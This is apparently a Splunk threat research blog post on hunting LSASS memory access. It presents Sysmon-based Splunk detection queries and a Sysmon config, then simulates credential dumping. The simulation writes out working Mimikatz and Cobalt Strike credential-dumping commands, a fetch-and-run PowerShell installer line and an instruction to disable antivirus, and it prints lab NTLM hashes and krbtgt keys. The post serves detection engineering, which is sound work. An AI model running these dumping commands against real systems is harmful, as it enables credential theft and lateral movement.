
You Bet Your Lsass: Hunting LSASS Access

April 7, 2022



By Splunk Threat Research Team April 07, 2022

One of the most commonly used techniques is to dump credentials after gaining initial access. Adversaries will use one of many ways, but most commonly Mimikatz is used. Whether it be with PowerShell Invoke-Mimikatz, Cobalt Strike's Mimikatz implementation, or a custom version. All of these methods have a commonality: targeting LSASS. The Local Security Authority Subsystem Service (LSASS) is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens (per Wikipedia).

With that, the Splunk Threat Research Team dug into how Mimikatz, and a few other tools found in Atomic Red Team, access credentials via LSASS memory, T1003.001. Part of this process for the Splunk Threat Research Team is to continuously update older analytics to ensure we are providing up to date coverage on latest techniques and behaviors.

To begin, we'll look at our current analytics related to LSASS memory dumping. We will then simulate T1003.001, OS Credential Dumping: LSASS Memory, by using Mimikatz, Cobalt Strike, Atomic Red Team T1003.001, and Invoke-Mimikatz. Last, we will update our current analytics or create new ones.

Current Content Review

Access LSASS Memory for Dump Creation

Our first analytic identifies the image load dbgcore.dll or dbghelp.dll and a TargetImage of lsass.exe. Dbgcore.dll or dbghelp.dll are two core Windows debug DLLs that have minidump functions which provide a way for applications to produce crashdump files that contain a useful subset of the entire process context.

This analytic focuses on the CallTrace and identifies whether dbgcore.dll or dbghelp.dll are loaded to dump credentials.

```
`sysmon` EventCode=10 TargetImage=*lsass.exe CallTrace=*dbgcore.dll* OR CallTrace=*dbghelp.dll*

| stats count min(_time) as firstTime max(_time) as lastTime by Computer, TargetImage,TargetProcessId, SourceImage,
SourceProcessId
| rename Computer as dest
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

We found, as we'll show in our simulation, that dbgcore.dll and dbghelp.dll are no longer utilized with the latest version of Mimikatz or Cobalt Strike. However, it still does capture the more basic utilities that access LSASS memory.

Detect Credential Dumping through LSASS access

This analytic looks for GrantedAccess of 0x1010 or 0x1410 against lsass.exe. These are common access types and it's probably a good time to understand what they are and the common values.

```
`sysmon` EventCode=10 TargetImage=*lsass.exe (GrantedAccess=0x1010 OR GrantedAccess=0x1410)
| stats count min(_time) as firstTime max(_time) as lastTime by Computer, SourceImage, SourceProcessId, TargetImage,
TargetProcessId, EventCode, GrantedAccess
| rename Computer as dest
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

This query is limited to two GrantedAcess rights that are familiar to older versions of Mimikatz, but does not stand the test of time in capturing the latest rights request.

GrantedAccess is the requested permissions by the SourceImage into the TargetImage. Microsoft details out the process specific access rights here. The below list highlights the most common values. Note that these may be combined to create, for example, 0x1400 (PROCESS_QUERY_LIMITED_INFORMATION and PROCESS_QUERY_INFORMATION). You may notice some other common values related to process command-line spoofing (PROCESS_SUSPEND_RESUME).

Value	Meaning
PROCESS_ALL_ACCESS (0x1fffff)	All possible access rights for a process object.
PROCESS_CREATE_PROCESS (0x0080)	Required to create a process.
PROCESS_CREATE_THREAD (0x0002)	Required to create a thread.
PROCESS_DUP_HANDLE (0x0040)	Required to duplicate a handle using DuplicateHandle.
PROCESS_QUERY_INFORMATION (0x0400)	Required to retrieve certain information about a process, such as its token, exit code, and priority class (see OpenProcessToken).
PROCESS_QUERY_LIMITED_INFORMATION (0x1000)	Required to retrieve certain information about a process (see GetExitCodeProcess, GetPriorityClass, IsProcessInJob, QueryFullProcessImageName). A handle that has the PROCESS_QUERY_INFORMATION access right is automatically granted PROCESS_QUERY_LIMITED_INFORMATION.
PROCESS_SET_INFORMATION (0x0200)	Required to set certain information about a process, such as its priority class (see SetPriorityClass).
PROCESS_SET_QUOTA (0x0100)	Required to set memory limits using SetProcessWorkingSetSize.
PROCESS_SUSPEND_RESUME (0x0800)	Required to suspend or resume a process.
PROCESS_TERMINATE (0x0001)	Required to terminate a process using TerminateProcess.
PROCESS_VM_OPERATION (0x0008)	Required to perform an operation on the address space of a process (see VirtualProtectEx and WriteProcessMemory).
PROCESS_VM_READ (0x0010)	Required to read memory in a process using ReadProcessMemory.
PROCESS_VM_WRITE (0x0020)	Required to write to memory in a process using WriteProcessMemory.
SYNCHRONIZE (0x00100000L)	Required to wait for the process to terminate using the wait functions.

Now that we have a basic understanding of how these two current analytics work, let's capture data and begin to test them out further.

Capture Data

To get started with capturing process access event data with Sysmon, we have provided a simple config that identifies TargetImage of lsass.exe. For other EDR products, the name may be similar - Cross Process Open for Carbon Black, or CrowdStrike Falcon SuspiciousCredentialModuleLoad or LsassHandleFromUnsignedModule (reference Falcon Data Dictionary).

```
<Sysmon schemaversion="4.81">

<!-- Capture all hashes -->

<HashAlgorithms>md5</HashAlgorithms>

<EventFiltering>
```

```
<!-- Event ID 1 == Process Creation. -->
<ProcessCreate onmatch="include"/>
<!-- Event ID 2 == File Creation Time. -->
<FileCreateTime onmatch="include"/>
<!-- Event ID 3 == Network Connection. -->
<NetworkConnect onmatch="include"/>
<!-- Event ID 5 == Process Terminated. -->
<ProcessTerminate onmatch="include"/>
<!-- Event ID 6 == Driver Loaded.-->
<DriverLoad onmatch="include"/>
<!-- Event ID 7 == Image Loaded. -->
<ImageLoad onmatch="include"/>
<!-- Event ID 8 == CreateRemoteThread. -->
<CreateRemoteThread onmatch="include"/>
<!-- Event ID 9 == RawAccessRead. -->
<RawAccessRead onmatch="include"/>
<!-- Event ID 10 == ProcessAccess. -->
<ProcessAccess onmatch="include">
<TargetImage condition="is">C:\Windows\system32\lsass.exe</TargetImage>
</ProcessAccess>
<!-- Event ID 11 == FileCreate. -->
<FileCreate onmatch="include"/>
<!-- Event ID 12,13,14 == RegObject added/deleted, RegValue Set, RegObject Renamed. -->
<RegistryEvent onmatch="include"/>
<!-- Event ID 15 == FileStream Created. -->
<FileCreateStreamHash onmatch="include"/>
<!-- Event ID 17 == PipeEvent. -->
<PipeEvent onmatch="include"/>
</EventFiltering>
</Sysmon>
```

The Sysmon Modular project by Olaf Hartong has some filtering that may be useful to enhance the configuration. In our testing, we utilized an open Sysmon configuration and the latest version of Sysmon.

Now we are ready to simulate.

Simulate

To simulate LSASS Memory Access, we will start with Atomic Red Team and follow up with Mimikatz, Invoke-Mimikatz, and Cobalt Strike.

Atomic Red Team

For T1003.001, LSASS Memory access, we can run individual tests or all. In this instance, we will download all the prerequisites and then run them all. There are cases where the tests may not complete and may need to be fixed or run manually (this is all based on operating environment variables).

To download Invoke-Atomicredteam and the Atomic Tests, run the following


```
[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);
```

```
Install-AtomicRedTeam -getAtomics -force
```

Install prerequisites

Some Atomic tests have prerequisites and it is very simple to get those. This may include binaries or scripts needed to simulate the test.


```
Invoke-AtomicTest T1003.001 -GetPrereqs
```



```
PS C:\Users\Administrator> Invoke-AtomicTest T1003.001 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

GetPrereq's for: T1003.001-1 Windows Credential Editor
Attempting to satisfy prereq: Windows Credential Editor must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\wce.exe)
Prereq already met: Windows Credential Editor must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\wce.exe)
GetPrereq's for: T1003.001-2 Dump LSASS.exe Memory using ProcDump
Attempting to satisfy prereq: ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe)
Prereq already met: ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe)
GetPrereq's for: T1003.001-3 Dump LSASS.exe Memory using comsvcs.dll
No Preqs Defined
GetPrereq's for: T1003.001-4 Dump LSASS.exe Memory using direct system calls and API unhooking
Attempting to satisfy prereq: Dumpert executable must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\Outflank-Dumpert.exe)
Prereq already met: Dumpert executable must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\Outflank-Dumpert.exe)
GetPrereq's for: T1003.001-5 Dump LSASS.exe Memory using NanoDump
Attempting to satisfy prereq: NanoDump executable must exist on disk at specified location ($env:TEMP\nanodump.x64.exe)
Prereq already met: NanoDump executable must exist on disk at specified location ($env:TEMP\nanodump.x64.exe)
GetPrereq's for: T1003.001-7 Offline Credential Theft With Mimikatz
Attempting to satisfy prereq: Mimikatz must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\mimikatz.exe)
Prereq already met: Mimikatz must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\mimikatz.exe)
Attempting to satisfy prereq: Lsass dump must exist at specified location (%tmp%\lsass.DMP)
Prereq already met: Lsass dump must exist at specified location (%tmp%\lsass.DMP)
GetPrereq's for: T1003.001-8 LSASS read with pypykatz
Attempting to satisfy prereq: Computer must have python 3 installed
Failed to meet prereq: Computer must have python 3 installed
Attempting to satisfy prereq: Computer must have pip installed
Failed to meet prereq: Computer must have pip installed
Attempting to satisfy prereq: pypykatz must be installed and part of PATH
Failed to meet prereq: pypykatz must be installed and part of PATH
'pip' is not recognized as an internal or external command,
operable program or batch file.
GetPrereq's for: T1003.001-9 Dump LSASS.exe Memory using Out-Minidump.ps1
No Preqs Defined
GetPrereq's for: T1003.001-10 Create Mini Dump of LSASS.exe using ProcDump
Attempting to satisfy prereq: ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe)
Prereq already met: ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe)
GetPrereq's for: T1003.001-11 Powershell Mimikatz
No Preqs Defined
GetPrereq's for: T1003.001-12 Dump LSASS with .Net 5 createdump.exe
Attempting to satisfy prereq: Computer must have createdump.exe from .Net 5
Failed to meet prereq: Computer must have createdump.exe from .Net 5
.NET 5 must be installed manually.
For the very brave a copy of the executable can be found here: https://github.com/Scoubi/RedTeam-Tools/blob/main/createdump.exe
GetPrereq's for: T1003.001-13 Dump LSASS.exe using imported Microsoft DLLs
Attempting to satisfy prereq: Computer must have xordump.exe
Prereq already met: Computer must have xordump.exe
PS C:\Users\Administrator>
```

Now we will invoke T1003.001.

Invoke-AtomicTest T1003.00




```
PS C:\Users\Administrator> Invoke-AtomicTest T1003.001
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1003.001-1 Windows Credential Editor
Done executing test: T1003.001-1 Windows Credential Editor
WCE v1.41beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Executing test: T1003.001-2 Dump LSASS.exe Memory using ProcDump
Done executing test: T1003.001-2 Dump LSASS.exe Memory using ProcDump
[21:14:58] Dump 1 initiated: C:\Windows\Temp\lsass_dump-8.dmp
[21:14:58] Dump 1 writing: Estimated dump file size is 168 MB.
[21:14:59] Dump 1 complete: 169 MB written in 0.8 seconds
[21:14:59] Dump count reached.


ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

Executing test: T1003.001-3 Dump LSASS.exe Memory using comsvcs.dll
Done executing test: T1003.001-3 Dump LSASS.exe Memory using comsvcs.dll
Remove-Item : Cannot remove item C:\Users\Administrator\AppData\Local\Temp\art-out.txt: The process cannot access the file 'C:\
At C:\AtomicRedTeam\invoke-atomicredteam\Public\Invoke-AtomicTest.ps1:304 char:33
+                                 Remove-Item $stdoutFilename
+                                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : WriteError: (C:\Users\ADMINI...emp\art-out.txt:FileInfo) [Remove-Item], IOException
    + FullyQualifiedErrorId : RemoveFileSystemItemIOError,Microsoft.PowerShell.Commands.RemoveItemCommand
Executing test: T1003.001-4 Dump LSASS.exe Memory using direct system calls and API unhooking
Done executing test: T1003.001-4 Dump LSASS.exe Memory using direct system calls and API unhooking
```

Before we hop into Splunk, let's run the other two simulations.

Invoke-mimikatz

For invoke-Mimikatz, we utilized Atomic Red Team T1059.001 test number 1. This uses the 2019 version of Mimikatz. Roberto Rodriguez called out the differences in his blog from 2017 as well, in that older versions request different permissions. Upon successful execution, it will invoke Mimikatz in memory and dump credentials.



```
PS C:\Users\Administrator\Downloads\mimikatz_trunk\x64> Invoke-AtomicTest T1059.001 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1059.001-1 Mimikatz
Done executing test: T1059.001-1 Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 48954 (00000000:0000bf3a)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 1/5/2022 8:19:12 PM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : WIN-DC-137$
         * Domain   : ATTACKRANGE
         * NTLM     : a4785c34ef5ab0c38ddee774add107c8
         * SHA1     : 7d87aae42fabb79354bb4208dad58e9eb6300f2a
        tspkg :
        wdigest :
         * Username : WIN-DC-137$
         * Domain   : ATTACKRANGE
         * Password : (null)
        kerberos :
         * Username : WIN-DC-137$
         * Domain   : attackrange.local
         * Password : b0 bd 55 69 13 21 a1 bb c6 10 76 52 5a 5e 4c 3d e6 43 22 e9 45 b2 53 95 48 55
3c c3 17 18 25 d9 a3 24 ee 73 00 f9 bf b6 65 ea 09 87 a6 80 11 2f 95 b3 b4 54 bb c8 20 71 3a 71 0c f
e 59 24 58 3f 9f 99 34 52 9b ee d4 6e ea 5e 81 6e 10 33 4b 35 20 1c f1 b8 30 9f e6 d3 fe 37 8d fb 22
```


Mimikatz

Download the latest Mimikatz from GitHub. Ensure AV and other products are turned off to avoid any issues.


We will run the following variations

```
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
```

```
.\mimikatz.exe SEKURLSA::Krbtgt exit
```



```
PS C:\Users\Administrator\Downloads\mimikatz_trunk\x64> .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 48954 (00000000:0000bf3a)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 1/5/2022 8:19:12 PM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : WIN-DC-137$
         * Domain   : ATTACKRANGE
         * NTLM     : a4785c34ef5ab0c38ddee774add107c8
         * SHA1     : 7d87aae42fabb79354bb4208dad58e9eb6300f2a
        tspkg :
        wdigest :
         * Username : WIN-DC-137$
         * Domain   : ATTACKRANGE
         * Password : (null)
        kerberos :
         * Username : WIN-DC-137$
         * Domain   : attackrange.local
         * Password : b0 bd 55 69 13 21 a1 bb c6 10 76 52 5a 5e 4c 3d e6 43 22 e9 45 b2 53 95 48 55 4d ec ce aa 38 fe 63 1a 5
3c c3 17 18 25 d9 a3 24 ee 73 00 f9 bf b6 65 ea 09 87 a6 80 11 2f 95 b3 b4 54 bb c8 20 71 3a 71 0c fe 5f 14 e3 25 ae 18 46 89
```




```
PS C:\Users\Administrator\Downloads\mimikatz_trunk\x64> .\mimikatz.exe SEKURLSA::Krbtgt exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # SEKURLSA::Krbtgt

Current krbtgt: 5 credentials
         * rc4_hmac_nt       : 5ffc4fdbb82aa7dd2882d4e98dbf934e
         * rc4_hmac_old      : 5ffc4fdbb82aa7dd2882d4e98dbf934e
         * rc4_md4           : 5ffc4fdbb82aa7dd2882d4e98dbf934e
         * aes256_hmac       : e7c188f7eaa617d50ea505f060e77decc23ba0dcc99f5cf16c121ff5e9f7ed96
         * aes128_hmac       : c95e828dc9e8966d77deb3407d4b0156

mimikatz(commandline) # exit
Bye!
```

Alright, that finishes our easy tests for Mimikatz.

Mimikatz and Cobalt Strike

Similarly, run the same commands within a session using Cobalt Strike. The behavior we will look for here is similar to most Cobalt Strike behavior we've identified in the past, a spawned process, default of rundll32.exe, with no command-line arguments, with a process access event targeting LSASS.exe.



```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 296058 bytes
[+] received output:

Authentication Id : 0 ; 48986 (00000000:0000bf5a)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 1/18/2022 6:45:04 PM
SID               : S-1-5-90-0-1
         msv :
          [00000003] Primary
          * Username : WIN-DC-MHAAG-AT$
          * Domain   : ATTACKRANGE
          * NTLM     : fc3470242c5db5888bd63bb169e471d5
          * SHA1     : c0c7e88ab57d47cd1e513b29734d5b749f4d704d
         tspkg :
         wdigest :
          * Username : WIN-DC-MHAAG-AT$
          * Domain   : ATTACKRANGE
          * Password : (null)
         kerberos :
          * Username : WIN-DC-MHAAG-AT$
          * Domain   : attackrange.local
          * Password : 62 26 2f 24 01 5d a4 a6 50 f5 f8 39 d8 d7 d9 ec
aa 74 a5 44 b6 df 77 44 89 00 a5 4d e2 67 f0 a0 b2 a5 bc d6 b5 28 2c 0
7a cb 80 91 69 55 f4 ab ee e3 a8 78 e6 2b c3 ef 7a 70 d0 4c 56 6f 80 a
db 21 e5 88 92 c9 bb 06 1e ba 93 f7 46
         ssp :
[WIN-DC-MHAAG-AT] administrator */4600
beacon>
```

Notes on testing

Typically, our process is to simulate 1 test at a time and validate coverage. Iterate over each test and modify our query as needed. For brevity, the blog skips the thorough process and highlights a faster process.

